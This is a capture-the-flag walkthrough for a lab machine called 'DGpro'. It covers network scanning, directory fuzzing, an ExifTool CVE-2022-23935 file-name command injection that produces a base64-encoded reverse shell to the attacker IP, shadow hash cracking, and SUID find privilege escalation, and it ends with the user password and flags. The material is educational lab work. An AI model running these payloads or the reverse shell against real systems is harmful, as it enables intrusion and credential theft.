
DGpro Walkthrough

Solving the Box.


The first thing to do is to find the Vulnerable Machine in the network. Start by doing a Nmap scan.




We found the Vulnerable VM, with a private ip address of 10.0.2.4

It's also showing two ports open 22 and 80.

Port 22 is ssh and port 80 is http. This means there is a web server running on port 80. Let's open a browser and check it out.



We can see a webpage that allows us to file complaints. If you file one, it will take you to another page.




Checking the website's sources doesn’t reveal anything else as well. Fuzzing the web application to find other directories.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://10.0.2.4/FUZZ -w /usr/share/wordlists/wfuzz/general/medium.txt -recursion -recursion-depth 1
```


The tools ffuf allows to perform directory brute forcing.

```
actual                  [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 4597ms]
[INFO] Adding a new job to the queue: http://10.0.2.4/actual/FUZZ

[INFO] Starting queued job on target: http://10.0.2.4/actual/FUZZ

:: Progress: [1659/1659] :: Job [2/2] :: 1562 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

A directory called ***actual*** has been discovered.



This is an image analysis website. We can upload an image, it is analyzed by exiftool and its metadata is printed on the webpage. The version of exiftool is 12.37.



Searching for vulnerabilities for this version of Exiftool.

https://github.com/cowsecurity/CVE-2022-23935

CVE-2022-23935

> **CVE-2022-23935 Detail**
>
> **Description**
>
> lib/Image/ExifTool.pm in ExifTool before 12.38 mishandles a $file =~ /\|$/ check, leading to command injection.

The vulnerability arises due to improper file check, which leads to command injection.

The full patch can be found here.

Let’s download a publicly available PoC and run it against the system.

```
┌──(kali㉿kali)-[~/exiftoolexp]
└─$ wget https://raw.githubusercontent.com/cowsecurity/CVE-2022-23935/main/CVE-2022-23935.py
--2024-08-16 04:49:17--  https://raw.githubusercontent.com/cowsecurity/CVE-2022-23935/main/CVE-2022-23935.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2045 (2.0K) [text/plain]
Saving to: ‘CVE-2022-23935.py’

CVE-2022-23935.py       100%[===================>]   2.00K  --.-KB/s    in 0s

2024-08-16 04:49:18 (45.7 MB/s) - ‘CVE-2022-23935.py’ saved [2045/2045]

┌──(kali㉿kali)-[~/exiftoolexp]
```

Downloading the PoC from Git Hub. The PoC requires the *pwn* module in Python.

```
pip install pwn
```

Running the PoC, with the attacker machine ip address and the port we will be listening to.

```
ip addr
```

```
┌──(kali㉿kali)-[~/exiftoolexp]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 301sec preferred_lft 301sec
    inet6 fe80::c8df:d797:fb74:540c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


```
┌──(kali㉿kali)-[~/exiftoolexp]
└─$ python3 CVE-2022-23935.py 10.0.2.5 8000
[.\.....] Payload generated and saved as 'echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjAuMi41LzgwMDAgMD4mMQ== | base64 -d | bash |'
```

```
python3 CVE-2022-23935.py ip port
```


Make sure to change the **ip** and **port** value to your machine's IP address and the port number you want to listen to, as seen in the image above.

This will generate an image with the malicious file name which will cause the exiftool to execute commands.

Uploading the image file.



We get the shell.



The next step is to start enumerating the machine to find information that can help us to gain higher privileges on the machine.

Getting user –

/etc/shadow file have read access where we can find the hash for the user **dgpro**

Cracking the hash with hashcat using the command –

```
hashcat -m 1800 -a 0 '$6$Cfg71VO5qbqASgst$1DHA4yTf8oIlnQ3UcGQvWoyE3MDVOf4h3Fg0BZ9n9cefTXKt3XqGFBcMy4lY5pplc2H2botetloJb1x8Ft/0C1' /usr/share/wordlists/rockyou.txt
```

Password for **dgpro: doodlebug**

Now we can proceed ssh into the machine

Privilege escalation

Check for suid binaries

```
dgpro@dpro:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/find
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/mount
/snap/core20/1828/usr/bin/chfn
/snap/core20/1828/usr/bin/chsh
/snap/core20/1828/usr/bin/gpasswd
```

- Find command have suid bit set
- Gtfobins exploit link for find command: https://gtfobins.github.io/gtfobins/find/

```
dgpro@dpro:~$ /bin/find . -exec /bin/sh -p \; -quit
# id
uid=1000(dgpro) gid=1000(dgpro) euid=0(root) groups=1000(dgpro)
# 
```

FLAGS

User - flag{23b4aa67b2c2beb49c99099eedf864b26c9ed3dd}

Root - flag{6db26db78af37753e0a548735876d1eca7942036}